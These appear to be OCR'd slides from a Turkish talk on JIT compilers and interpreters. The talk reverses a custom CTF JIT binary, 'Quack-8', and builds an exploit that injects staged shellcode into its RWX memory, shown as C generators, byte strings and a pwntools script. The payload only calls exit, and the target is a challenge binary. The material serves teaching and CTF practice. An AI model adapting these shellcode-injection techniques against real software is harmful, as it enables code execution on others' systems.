$ whoami

- Arda AKIN
- pwn & re

goto custom_jit_exp;

@cyx0d

- cmp Jit, interpreter


: nedir bu jit?

: nedir bu interpreter?

• Nedir bu JIT ¿


$ cat qbe/emit.c

```c
void
emitlnk(char *n, Lnk *l, char *s, FILE *f)
{
	char *p;

	if (l->sec) {
		fprintf(f, ".section %s", l->sec);
		if (l->secf)
			fprintf(f, ", %s", l->secf);
	} else {
		fputs(s, f);
	}
	fputc('\n', f);
	if (l->align)
		fprintf(f, ".balign %d\n", l->align);
	p = n[0] == '"' ? "" : T.assym;
	if (l->export)
		fprintf(f, ".globl %s%s\n", p, n);
	fprintf(f, "%s%s:\n", p, n);
}
```




$ cat how2jit.c

```c
void* alloc_executable_memory(size_t size) {
  void* ptr = mmap(0, size,
                   PROT_READ | PROT_WRITE | PROT_EXEC,
                   MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
  if (ptr == (void*)-1) {
    perror("mmap");
    return NULL;
  }
  return ptr;
}

void emit_code_into_memory(unsigned char* m) {
  unsigned char code[] = {
    0x48, 0x89, 0xf8,                   // mov %rdi, %rax
    0x48, 0x83, 0xc0, 0x04,             // add $4, %rax
    0xc3                                // ret
  };
  memcpy(m, code, sizeof(code));
}

const size_t SIZE = 1024;
typedef long (*JittedFunc)(long);

void run_from_rwx() {
  void* m = alloc_executable_memory(SIZE);
  emit_code_into_memory(m);

  JittedFunc func = m;
  int result = func(2);
  printf("result = %d\n", result);
}
```




• Nedir bu interpreter?



$ .py, .rb, etc...

```
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
rt_sigaction(SIGWINCH, {sa_handler=0x7fb5410b0390, sa
_mask=[], sa_flags=SA_RESTORER|SA_RESTART, sa_restore
           r=0x7fb541bfaa00}, {sa_handler=0x7fb541712
3a9, sa_mask=[], sa_flags=SA_RESTORER|SA_ONSTACK, sa_
restorer=0x7fb541bfaa00}, 8) = 0
pselect6(1, [0], NULL, NULL, NULL, {sigmask=[], sigse
tsize=8}) = 1 (in [0])
read(0, "\r", 1)                        = 1
write(1, "\n", 1
)                       = 1
ioctl(0, SNDCTL_TMR_STOP or TCSETSW, {B38400 opost is
ig icanon echo ...}) = 0
rt_sigaction(SIGWINCH, {sa_handler=0x7fb5417123a9, sa
_mask=[], sa_flags=SA_RESTORER|SA_ONSTACK, sa_restore
r=0x7fb541bfaa00}, {sa_handler=0x7fb5410b0390, sa_mas
k=[], sa_flags=SA_RESTORER|SA_RESTART, sa_restorer=0x
7fb541bfaa00}, 8) = 0
write(1, "hello ttmo", 10hello ttmo)              = 1
0
ioctl(0, TCGETS, {B38400 opost isig icanon echo ...})
 = 0
ioctl(1, TCGETS, {B38400 opost isig icanon echo ...})
 = 0
ioctl(0, TIOCGWINSZ, {ws_row=31, ws_col
=53, ws_xpixel=954, ws_ypixel=1054}) = 0
ioctl(0, TIOCSWINSZ, {ws_row=31, ws_col=53, ws_xpixel
=954, ws_ypixel=1054}) = 0
ioctl(0, TCGETS, {B38400 opost isig icanon echo ...})
 = 0
```

```
rt_sigaction(SIGINT, {sa_handler=0x7fc0ce3d10c0, sa_m
ask=[], sa_flags=SA_RESTORER|SA_SIGINFO, sa_restorer=
0x7fc0cdf69a00}, {sa_handler=0x7fc0ce3d10c0, sa_mask=
[], sa_flags=SA_RESTORER|SA_SIGINFO, sa_restorer=0x7f
c0cdf69a00}, 8) = 0
rt_sigaction(SIGTSTP, {sa_handler=SIG_DFL, sa_mask=[]
, sa_flags=SA_RESTORER, sa_restorer=0x7fc0cdf69a00},
{sa_handler=0x7fc0ce3d10c0, sa_mask=[], sa_flags=SA_R
ESTORER|SA_SIGINFO, sa_restorer=0x7fc0cdf69a00}, 8) =
 0
rt_sigaction(SIGWINCH, {sa_handler=SIG_DFL, sa_mask=[
], sa_flags=SA_RESTORER, sa_restorer=0x7fc0cdf69a00},
 {sa_handler=0x7fc0ce3d10c0, sa_mask=[], sa_flags=SA_
RESTORER|SA_SIGINFO, sa_restorer=0x7fc0cdf69a00}, 8)
= 0
write(1, "hello ttmo", 10hello ttmo)              = 1
0
ioctl(0, TIOCGWINSZ, {ws_row=31, ws_col=53, ws_xpixel
=954, ws_ypixel=1054}) = 0
ioctl(1, TCGETS, {B38400 opost isig icanon echo ...})
 = 0
ioctl(1, TCGETS, {B38400 opost isig icanon echo ...})
 = 0
ioctl(1, TCGETS, {B38400 opost isig icanon echo ...})
 = 0
write(1, "=> \33[36m\33[1mnil\33[0m\n", 20=> nil
) = 20
ioctl(0, TCGETS, {B38400 opost isig icanon echo ...})
 = 0
getpid()                                = 12807
```



$ Quack-8.1

- connect vm

```
[ TTMO ] $ ttmo_vm
[+] This JIT is customized for TTMO. This we call "Quack-8".
[+] To use this "Quack-8" you'll need to reverse binary.
[+] Good luck!

[!] Entered a missing number of bytes.
[*] Goodbye!
[ TTMO ] $
```

\n

- static reverse

Function name
- crash
- check4sda
- check4add
- check4sub
- check4sdr
- check4xor
- check4and
- check4or
- check_code
- set_vm
- set_map
- set_reg4sda
- set_op4sda
- set_reg4add
- set_op4add
- set_reg4sub
- set_op4sub
- set_reg4sdr
- set_op4sdr
- set_reg4xor
- set_op4xor
- set_reg4and
- set_op4and
- set_reg4or
- set_op4or
- jit_sda
- jit_add
- jit_sub
- jit_sdr

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  void *v3; // rdi

  puts("[+] This JIT is customized for TTMO. This we call \"Quack-8\".");
  puts("[+] To use this \"Quack-8\" you'll need to reverse binary.");
  puts("[+] Good luck!");
  buf = mmap((void *)0x13370000, 0x1000uLL, 7, 34, 0, 0LL);
  memset(buf, -112, 0x1000uLL);
  qword_65C0 = read(0, buf, 0x1000uLL);
  v3 = buf;
  jit_introduction(buf);
  ((void (__fastcall *)(void *))buf)(v3);
  return 0;
}
```

read_ret_value

$ Quack-8.1

- first func: set_vm

```
__int64 __fastcall set_vm(__int64 a1)
{
  __int64 result; // rax
  __int64 v2; // [rsp+10h] [rbp-10h]
  __int64 v3; // [rsp+18h] [rbp-8h]

  if ( read_ret_value % 3uLL )
    crash("[!] Entered a missing number of bytes.");
  v2 = 0LL;
  v3 = 0LL;
  while ( v2 != read_ret_value )
  {
    byte_65D0[v3] = *(a1 + v2);
    byte_6B25[v3] = *(v2 + 1 + a1);
    byte_707A[v3] = *(v2 + 2 + a1);
    v2 += 3LL;
    ++v3;
  }
  byte_7796 = 0;
  byte_7797 = 0;
  byte_7798 = 0;
  byte_7799 = 0;
  result = (qword_77A8 + 1);
  byte_779A = qword_77A8 + 1;
  qword_65C8 = 0LL;
  qword_77A8 = 0LL;
  return result;
}
```

f_byte

s_byte

t_byte

?

$ Quack-8.1

- second func: check_code

```
  for ( i = 0LL; ; ++i )
  {
    result = read_ret_value / 3uLL;
    if ( i == read_ret_value / 3uLL )
      break;
    if ( *(f_byte + i) <= 0x20u )
    {
      if ( *(f_byte + i) )
      {
        switch ( *(f_byte + i) )
        {
          case 1:
            check4sda(s_byte);
            continue;
          case 2:
            check4add(s_byte, t_byte);
            continue;
          case 4:
            check4sub(s_byte, t_byte);
            continue;
          case 8:
            check4sdr(s_byte, t_byte);
            continue;
          case 0x10:
            check4xor(s_byte, t_byte);
            continue;
          case 0x20:
            check4and(s_byte, t_byte);
            continue;
          default:
            break;
        }
      }
LABEL_14:
      crash("[!] There's no such opcode for JIT.");
    }
    if ( *(f_byte + i) != 0x40 )
      goto LABEL_14;
    check4or(s_byte, t_byte);
  }
  return result;
}
```

```
1 #define SDA 0x01
2 #define ADD 0x02
3 #define SUB 0x04
4 #define SDR 0x08
5 #define XOR 0x10
6 #define AND 0x20
7 #define  OR 0x40
8
~
~
~
~
~
~
~
~
```

Quack-8 Decompile file

$ Quack-8.1

- second func: check_code.checkhsda

```
  for ( i = 0LL; ; ++i )
  {
    result = read_ret_value / 3uLL;
    if ( i == read_ret_value / 3uLL )
      break;
    v1 = *(a1 + i);
    if ( v1 == 0x80 )
    {
      byte_75CF[i] = 'd';
    }
    else
    {
      if ( *(a1 + i) > 0x80u )
        goto LABEL_13;
      if ( v1 == 0x40 )
      {
        byte_75CF[i] = 'c';
      }
      else
      {
        if ( *(a1 + i) > 0x40u )
          goto LABEL_13;
        if ( v1 == 0x10 )
        {
          byte_75CF[i] = 'a';
        }
        else
        {
          if ( v1 != 0x20 )
LABEL_13:
            crash("[!] There's no such register for JIT.");
          byte_75CF[i] = 'b';
        }
      }
    }
  }
```

abcd

```
// second byte
#define a       0x10
#define b       0x20
#define c       0x40
#define d       0x80
~
```

$ Quack-8.2

- third func: jit_in*

```
unsigned __int64 __fastcall jit_introduction(__int64 a1)
{
  unsigned __int64 result; // rax

  set_vm(a1);
  check_code(f_byte, s_byte, t_byte);
  while ( 1 )
  {
    result = read_ret_value / 3uLL + 1;
    if ( qword_77A8 == result )
      break;
    byte_77A0 = f_byte[qword_77A8];
    byte_77A1 = s_byte[qword_77A8];
    byte_77A2 = t_byte[qword_77A8];
    jit_instructions(byte_77A0, byte_77A1, byte_77A2, qword_77A8);
    ++qword_77A8;
  }
  return result;
}
```

i

f_arg

s_arg

t_arg

```
__int64 __fastcall jit_instructions(unsigned __int8 a1, unsigned __int8 a2, unsigned __int8 a3, unsigned __int8 a4)
{
  __int64 result; // rax

  printf("[R] a:%#x b:%#x c:%#x d:%#x i:%#x\n", byte_7796, byte_7797, byte_7798, byte_7799, a4);
  printf("[I] op:%#x arg1:%#x arg2:%#x\n", a1, a2, a3);
  if ( (a1 & 1) != 0 )
    jit_sda(a1, a2, a3, a4);
  if ( (a1 & 2) != 0 )
    jit_add(a1, a2, a3, a4);
  if ( (a1 & 4) != 0 )
    jit_sub(a1, a2, a3, a4);
  if ( (a1 & 8) != 0 )
    jit_sdr(a1, a2, a3, a4);
  if ( (a1 & 0x10) != 0 )
    jit_xor(a1, a2, a3, a4);
  if ( (a1 & 0x20) != 0 )
    jit_and(a1, a2, a3, a4);
  result = a1 & 0x40;
  if ( (a1 & 0x40) != 0 )
    return jit_or(a1, a2, a3, a4);
  return result;
}
```

reg_a reg_b reg_c reg_d

$ Quack-8.2


- third func: jit_in* . jit_sda

```
__int64 __fastcall jit_sda(unsigned __int8 a1,
{
  printf("[C] SDA %c %#02x\n", abcd[a4], a3);
  set_map(a1, a2, a3);
  set_reg4sda(a2, a3);
  return set_op4sda(a1, a2, a3, a4);
}
__int64 __fastcall set_map(char a1, char a2, unsigned __int8 a3)
{
  __int64 result; // rax

  vm[i] = a1;
  vm[i + 455] = a2;
  result = a3;
  vm[i + 910] = a3;
  return result;
}
__int64 __fastcall set_reg4sda(unsigned __int8 a1, char a2)
{
  __int64 result; // rax

  result = a1;
  if ( a1 == 0x80 )
  {
    reg_d = a2;
    result = i;
    byte_779A = i;
  }
  else if ( a1 <= 0x80u )
  {
    if ( a1 == 0x40 )
    {
      reg_c = a2;
      result = i;
      byte_779A = i;
    }
    else if ( a1 <= 0x40u )
    {
      if ( a1 == 0x10 )
      {
        reg_a = a2;
        result = i;
        byte_779A = i;
      }
      else if ( a1 == 0x20 )
      {
        reg_b = a2;
        result = i;
        byte_779A = i;
      }
    }
  }
```

arg1

arg2

alternative_i



$ Quack-8.2

- third func: jit_in* . set_op4sda

```
      if ( a2 == 0x10 )
      {
        v5 = (((32 * abcd[a4]) >> 4) & 0xFFFFFFE0) + 6;
        v6 = qword_65C8++;
        *(buf + v6) = v5;
        v7 = qword_65C8++;
        *(buf + v7) = 0;
        v8 = qword_65C8++;
        v9 = buf + v8;
        result = a3;
        *v9 = a3;
      }
      else if ( a2 == 0x20 )
      {
        v10 = (((32 * abcd[a4]) >> 4) & 0xE0) + 6;
        v11 = qword_65C8++;
        *(buf + v11) = v10;
        v12 = abcd[a4] >> 5;
        v13 = qword_65C8++;
        *(buf + v13) = v12;
        v14 = qword_65C8++;
        v15 = buf + v14;
        result = a3;
        *v15 = a3;
      }
```

reg-a

buf[0]

buf[1]

buf[2]

```
In [2]: abcd = [0x61, 0x62, 0x63, 0x64]

In [3]: v5 = (((32 * abcd[0]) >> 4) & 0xFFFFFFE0) + 6

In [4]: buf_fbyte = v5

In [5]: buf_sbyte = 0

In [6]: buf_tbyte = 0xff

In [7]: print(f"{hex(buf_fbyte)} {hex(buf_sbyte)} {hex(buf_tbyte)}")
0xc6 0x0 0xff

In [8]: import pwn
   ...: pwn.context.arch = "amd64"
   ...: pwn.disasm(b"\xc6\x00\xff")
Out[8]: '   0:   c6 00 ff               mov    BYTE PTR [rax], 0xff'

In [9]: ^^
```

$ Quack-8.2

- third func: jit_in*

$ Quack-8.gdb

- quack8_decompile.h

```
 6 #define SDA     0x01
 7 #define ADD     0x02
 8 #define SUB     0x04
 9 #define SDR     0x08
10 #define XOR     0x10
11 #define AND     0x20
12 #define  OR     0x40
13
14 // second byte
15 #define a       0x10
16 #define b       0x20
17 #define c       0x40
18 #define d       0x80
19
20 // functions
21 #define _sda(a1, a2) \
22         printf("\\x%02x\\x%02x\\x%02x", SDA, a1, a2)
23
24 #define _add(a1, a2) \
25         printf("\\x%02x\\x%02x\\x%02x", ADD, a1, a2)
26
27 #define _sub(a1, a2) \
28         printf("\\x%02x\\x%02x\\x%02x", SUB, a1, a2)
29
30 #define _sdr(a1, a2) \
31         printf("\\x%02x\\x%02x\\x%02x", SDR, a1, a2)
32
33 #define _xor(a1, a2) \
34         printf("\\x%02x\\x%02x\\x%02x", XOR, a1, a2)
35
36 #define _and(a1, a2) \
37         printf("\\x%02x\\x%02x\\x%02x", AND, a1, a2)
38
39 #define __or(a1, a2) \
40         printf("\\x%02x\\x%02x\\x%02x", OR, a1, a2)
41
quack8_decompile.h                    41,0-1        Bot
"quack8_decompile.h" 41L, 765B written
```

```
 1 #include "quack8_decompile.h"
 2
 3 void main(void)
 4 {
 5         _sda(d, 0xff);
 6         _add(d, 0xff);
 7         _sub(d, 0xff);
 8         _sdr(d, 0xff);
 9         _xor(d, 0xff);
10         _and(d, 0xff);
11         __or(d, 0xff);
12 }
13
~
~
~
~
a.c                                                   13,0-1        All
"a.c" 13L, 164B written
```

```
[ TTMO ] $ ./a.out > output
[ TTMO ] $ echo -ne "$(cat output)" > t1
[ TTMO ] $ xxd t1
00000000: 0180 ff02 80ff 0480 ff08 80ff 1080 ff20  ...............
00000010: 80ff 4080 ff                             ..@..
[ TTMO ] $
```

- gdb

```
Breakpoint 1, 0x0000555555557a88 in main ()
1: x/8i $rip
=> 0x555555557a88 <main+191>:   call   rdx
   0x555555557a8a <main+193>:   mov    eax,0x0
   0x555555557a8f <main+198>:   leave
   0x555555557a90 <main+199>:   ret
   0x555555557a91:      add    BYTE PTR [rax],al
   0x555555557a93:      add    bl,dh
   0x555555557a95 <_fini+1>:    nop    edx
   0x555555557a98 <_fini+4>:    sub    rsp,0x8
(gdb) si
0x0000000013370000 in ?? ()
1: x/8i $rip
=> 0x13370000:  mov    BYTE PTR [rdx],0xff
   0x13370003:  add    dl,0xff
   0x13370006:  sub    dl,0xff
   0x13370009:  nop
   0x1337000a:  mov    dl,0xff
   0x1337000c:  xor    dl,0xff
   0x1337000f:  and    dl,0xff
   0x13370012:  or     dl,0xff
(gdb)
```

$ sda ile shellcode

```c
#include "quack8_decompile.h"

void main(void)
{
        // add dl, 0xb0
        // mov byte ptr [rdx], 0xcc ; int3
        _add(d, 0xb0);
        _sda(d, 0xcc);
}
```

rip offset


a.c

```
Breakpoint 1, 0x0000555555557a88 in main ()
1: x/8i $rip
=> 0x555555557a88 <main+191>:   call   rdx
   0x555555557a8a <main+193>:   mov    eax,0x0
   0x555555557a8f <main+198>:   leave
   0x555555557a90 <main+199>:   ret
   0x555555557a91:      add    BYTE PTR [rax],al
   0x555555557a93:      add    bl,dh
   0x555555557a95 <_fini+1>:    nop    edx
   0x555555557a98 <_fini+4>:    sub    rsp,0x8
(gdb) si
0x0000000013370000 in ?? ()
1: x/8i $rip
=> 0x13370000:  add    dl,0xb0
   0x13370003:  mov    BYTE PTR [rdx],0xcc
   0x13370006:  nop
   0x13370007:  nop
   0x13370008:  nop
   0x13370009:  nop
   0x1337000a:  nop
   0x1337000b:  nop
(gdb)
```

```
2: x/xg $rdx  0x133700b0:       0x9090909090909090
3: x/i $rdx
   0x133700b0:  nop
(gdb)
0x0000000013370006 in ?? ()
1: x/8i $rip
=> 0x13370006:  nop
   0x13370007:  nop
   0x13370008:  nop
   0x13370009:  nop
   0x1337000a:  nop
   0x1337000b:  nop
   0x1337000c:  nop
   0x1337000d:  nop
2: x/xg $rdx  0x133700b0:       0x90909090909090cc
3: x/i $rdx
   0x133700b0:  int3
(gdb)
```

set rip+n

$ sda ile shellcode




```c
#include "quack8_decompile.h"

void main(void)
{
        unsigned char shellcode[] = {
                0x48, 0x31, 0xc0,                       // xor rax, rax
                0x50,                                   // push rax
                0x5f,                                   // pop rdi
                0x48, 0xc7, 0xc6, 0x00, 0x00, 0x37, 0x13,  // mov rsi, 0x1337000
                0x0f, 0x05,                             // syscall          ; read(0, 0x13370000, rdx)
                0xff, 0xe6                              // jmp rsi          ; jmp 0x13370000
        };

        _add(d, 0xb0);
        for(int i = 0 ; i != sizeof(shellcode) ; i++)
        {
                _sda(d, shellcode[i]);
                _add(d, 0x01);
        }
}

~
a.c                                                     21,0-1        All
```

```
(gdb) x/16i $rdx-0x10
   0x133700b0:  xor    rax,rax
   0x133700b3:  push   rax
   0x133700b4:  pop    rdi
   0x133700b5:  mov    rsi,0x13370000
   0x133700bc:  syscall
   0x133700be:  jmp    rsi
   0x133700c0:  nop
   0x133700c1:  nop
   0x133700c2:  nop
   0x133700c3:  nop
   0x133700c4:  nop
   0x133700c5:  nop
   0x133700c6:  nop
```

$ demir attım RIP'ye...

```
write(1, "[I] op:0x1 arg1:0x80 arg2:0xe6\n", 31[I] op:0x1 arg1:0x80 arg2:0xe6
) = 31
write(1, "[C] SDA d 0xe6\n", 15[C] SDA d 0xe6
)        = 15
write(1, "[R] a:0 b:0 c:0 d:0xe6 i:0x20\n", 30[R] a:0 b:0 c:0 d:0xe6 i:0x20
) = 30
write(1, "[I] op:0x2 arg1:0x80 arg2:0x1\n", 30[I] op:0x2 arg1:0x80 arg2:0x1
) = 30
write(1, "[C] ADD d 0x1\n", 14[C] ADD d 0x1
)         = 14
write(1, "[R] a:0 b:0 c:0 d:0xe7 i:0x21\n", 30[R] a:0 b:0 c:0 d:0xe7 i:0x21
) = 30
write(1, "[I] op:0 arg1:0 arg2:0\n", 23[I] op:0 arg1:0 arg2:0
) = 23
read(0, "", 322371776)                  = 0
read(0, "", 322371712)                  = 0
read(0, "", 322371646)                  = 0
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x50f1337} ---
+++ killed by SIGSEGV (core dumped) +++
```

shellcode injection


```
) = 57
write(1, "[+] Good luck!\n", 15[+] Good luck!
)        = 15
mmap(0x13370000, 4096, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANONYMOUS, 0, 0) = 0x13370000
read(0, "\1\20\0", 4096)                = 3
write(1, "[R] a:0 b:0 c:0 d:0 i:0\n", 24[R] a:0 b:0 c:0 d:0 i:0
) = 24
write(1, "[I] op:0x1 arg1:0x10 arg2:0\n", 28[I] op:0x1 arg1:0x10 arg2:0
) = 28
write(1, "[C] SDA a 00\n", 13[C] SDA a 00
)          = 13
write(1, "[R] a:0 b:0 c:0 d:0 i:0x1\n", 26[R] a:0 b:0 c:0 d:0 i:0x1
) = 26
write(1, "[I] op:0 arg1:0 arg2:0\n", 23[I] op:0 arg1:0 arg2:0
) = 23
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=NULL} ---
+++ killed by SIGSEGV (core dumped) +++
Segmentation fault (core dumped)
[ TTMO ] $
```

default

$ demir attım RIP'ye...

```python
from pwn import *

context(arch = "amd64", os = "linux")

jit_code = b"\x02\x80\xb0\x01\x80\x48\x02\x80\x01\x01\x80\x31\x02\x80\x01\x01\x80\xc0\x02\x80\x01\x01\x80\x50\x02\x80\x01\x01\x80\x5f\x02\x80\x01\x01\x80\x48\x02\x80\x01\x01\x80\xc7\x02\x80\x01\x01\x80\xc6\x02\x80\x01\x01\x80\x00\x02\x80\x01\x01\x80\x00\x02\x80\x01\x01\x80\x37\x02\x80\x01\x01\x80\x13\x02\x80\x01\x01\x80\x0f\x02\x80\x01\x01\x80\x05\x02\x80\x01\x01\x80\xff\x02\x80\x01\x01\x80\xe6\x02\x80\x01"

shellcode = """
    push 0x3c
    push 0x41
    pop rdi
    pop rax
    syscall
"""

p = process(["strace", "./quack-8"], level="error")
p.send(jit_code)
sleep(0.1)
p.send(asm(shellcode))
p.interactive()

exit.py                                20,0-1          All
```

```
write(1, "[R] a:0 b:0 c:0 d:0x5 i:0x1c\n", 29[R] a:0 b:0 c:0 d:0x5 i:0x1c
) = 29
write(1, "[I] op:0x2 arg1:0x80 arg2:0x1\n", 30[I] op:0x2 arg1:0x80 arg2:0x1
) = 30
write(1, "[C] ADD d 0x1\n", 14[C] ADD d 0x1
)         = 14
write(1, "[R] a:0 b:0 c:0 d:0x6 i:0x1d\n", 29[R] a:0 b:0 c:0 d:0x6 i:0x1d
) = 29
write(1, "[I] op:0x1 arg1:0x80 arg2:0xff\n", 31[I] op:0x1 arg1:0x80 arg2:0xff
) = 31
write(1, "[C] SDA d 0xff\n", 15[C] SDA d 0xff
)        = 15
write(1, "[R] a:0 b:0 c:0 d:0xff i:0x1e\n", 30[R] a:0 b:0 c:0 d:0xff i:0x1e
) = 30
write(1, "[I] op:0x2 arg1:0x80 arg2:0x1\n", 30[I] op:0x2 arg1:0x80 arg2:0x1
) = 30
write(1, "[C] ADD d 0x1\n", 14[C] ADD d 0x1
)         = 14
write(1, "[R] a:0 b:0 c:0 d:0 i:0x1f\n", 27[R] a:0 b:0 c:0 d:0 i:0x1f
) = 27
write(1, "[I] op:0x1 arg1:0x80 arg2:0xe6\n", 31[I] op:0x1 arg1:0x80 arg2:0xe6
) = 31
write(1, "[C] SDA d 0xe6\n", 15[C] SDA d 0xe6
)        = 15
write(1, "[R] a:0 b:0 c:0 d:0xe6 i:0x20\n", 30[R] a:0 b:0 c:0 d:0xe6 i:0x20
) = 30
write(1, "[I] op:0x2 arg1:0x80 arg2:0x1\n", 30[I] op:0x2 arg1:0x80 arg2:0x1
) = 30
write(1, "[C] ADD d 0x1\n", 14[C] ADD d 0x1
)         = 14
